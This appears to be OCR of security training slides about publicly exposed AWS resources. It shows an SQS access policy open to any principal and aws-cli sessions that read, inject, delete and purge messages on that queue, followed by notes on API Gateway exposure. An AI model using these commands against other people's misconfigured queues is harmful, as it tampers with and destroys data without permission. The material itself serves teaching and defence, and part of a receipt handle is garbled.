
Simple Notification Service

Subscription confirmed!

You have successfully subscribed.

Your subscription's id is:
`arn:aws:sns:eu-central-1:259230201556:email-topic:c4714dfe-ebb9-4ce5-ae3b-1093f2ff7993`

If it was not your intention to subscribe, click here to unsubscribe.



HACKTODEF.COM

HACKTODEF.COM

PUBLIC RESOURCES

SQS (Simple Queue Service)

- SIMILAR TO RabbitMQ
- REGION DEPENDENT
- ASYNCHRONOUS
- CAN CONTAIN SENSITIVE INFORMATION
- CAN BE A SECOND ORDER INJECTION POINT
- CAN BE INTEGRATED WITH ANYTHING COMPUTATIONAL
- SEVERITY: LOW-CRITICAL (DEPENDS ON CONTEXT)

Access policy (Permissions) Info

Define who can access your queue.

```
{
  "Version": "2012-10-17",
  "Id": "__default_policy_ID",
  "Statement": [
    {
      "Sid": "__owner_statement",
      "Effect": "Allow",
      "Principal": {
        "AWS": "*"
      },
      "Action": "SQS:*",
      "Resource": "arn:aws:sqs:eu-central-1:259230201556:very-important-queue"
    }
  ]
}
```

HACKTODEF.COM

PUBLIC RESOURCES

SQS (Simple Queue Service)

- LIST QUEUE ATTRIBUTES
- SEND A MESSAGE TO THE QUEUE
- RECEIVE MESSAGES FROM THE QUEUE
- DELETE A MESSAGE FROM THE QUEUE
- PURGE THE QUEUE

Windows PowerShell

```
PS 1 aws sqs get-queue-attributes --queue-url https://sqs.eu-central-1.amazonaws.com/259230201556/very-important-queue --attribute-names All
{
    "Attributes": {
        "QueueArn": "arn:aws:sqs:eu-central-1:259230201556:very-important-queue",
        "ApproximateNumberOfMessages": "0",
        "ApproximateNumberOfMessagesNotVisible": "0",
        "ApproximateNumberOfMessagesDelayed": "0",
        "CreatedTimestamp": "1726235516",
        "LastModifiedTimestamp": "1726235516",
        "VisibilityTimeout": "30",
        "MaximumMessageSize": "262144",
        "MessageRetentionPeriod": "345600",
        "DelaySeconds": "0",
        "ReceiveMessageWaitTimeSeconds": "0"
    }
}

PS 2 aws sqs send-message --queue-url https://sqs.eu-central-1.amazonaws.com/259230201556/very-important-queue --message-body "this can be any payload"
{
    "MD5OfMessageBody": "1b5504b7b7cd7364b82bf3dd14117ab2",
    "MessageId": "fd1d4da5-954f-45bf-99df-f64624d11640"
}

PS 3 aws sqs receive-message --queue-url https://sqs.eu-central-1.amazonaws.com/259230201556/very-important-queue --max-number-of-messages 10
{
    "Messages": [
        {
            "MessageId": "fd1d4da5-954f-45bf-99df-f64624d11640",
            "ReceiptHandle": "AQEBdNVT8HPNFRNZp5HcViUYZurj216vPl1MIpBaaDKGVeQML4zzkYDUDoYwoZVfkInSLPcAQl+JF2aq9DkGBTaOY+X393YbBp5223dyUTVqoDUXyvztV1tw7+nkq4
DnS2sIF5TnTjwjcNkN7UshVyz6y8ZYsifnxyqpTR1DbKJHrxKiJcbOxXeTtYZ0bUodyFWTJ+6g5T26cqPAOPxfeu6A9Y/EEnuaRc2z2lrlBf1PaIn9Em/OQvOw6rV43iQtbF8auG0IOPCLrAq+TqS2F8oYJ1
EHtkG0qWPvf9gU+X2IVEzA==",
            "MD5OfBody": "1b5504b7b7cd7364b82bf3dd14117ab2",
            "Body": "this can be any payload"
        }
    ]
}

PS 4 aws sqs delete-message --queue-url https://sqs.eu-central-1.amazonaws.com/259230201556/very-important-queue --receipt-handle AQEBdNVT8HPNFRNZp5HcViU
F2aq9DkGBTaOY+X393YbBp5223dyUTVqoDUXyvztV1tw7+nkq4XPka567+d5X0JsfISCsliUHhJFzP0FVxy0wZJqwnTTbmKzMAQmJPADnS2sIF5TnTjwjcNkN7UshVyz6y8ZYsifnxyqpTR1DbKJHrxKiJcb
Bf1[illegible]n9Em/OQvOw6rV43iQtbF8auG0IOPCLrAq+TqS2F8oYJ1gVo+bzPB67WZcGhjUDJvsX816lxBjemokswuKQ0N8H8NY2lhYagbpEHtkG0qWPvf9gU+X2IVEzA==
PS 5 aws sqs purge-queue --queue-url https://sqs.eu-central-1.amazonaws.com/259230201556/very-important-queue
```

HACKTODEF.COM

PUBLIC RESOURCES

API Gateway


- API THAT CAN BE INTEGRATED WITH MULTIPLE SERVICES
- EXAMPLES
  - RETRIEVE FILES FROM S3
  - INVOKE LAMBDA FUNCTIONS
  - INCLUDE AUTHORIZATION
  - ROUTE TRAFFIC TO EC2 INSTANCES
  - CALL EXTERNAL HTTP ENDPOINT


PUBLIC RESOURCES

API Gateway


- CAN BE PUBLIC OR PRIVATE
- PRIVATE API GATEWAY MEANS IT’S NOT ACCESSIBLE FROM THE INTERNET
  - IS ACCESSIBLE ONLY FROM THE AWS NETWORK
    - ANY PLACE FROM WITHIN THE AWS NETWORK IF MISCONFIGURED
- SEVERITY: MEDIUM-CRITICAL (DEPENDS ON WHAT GIVES ACCESS TO)

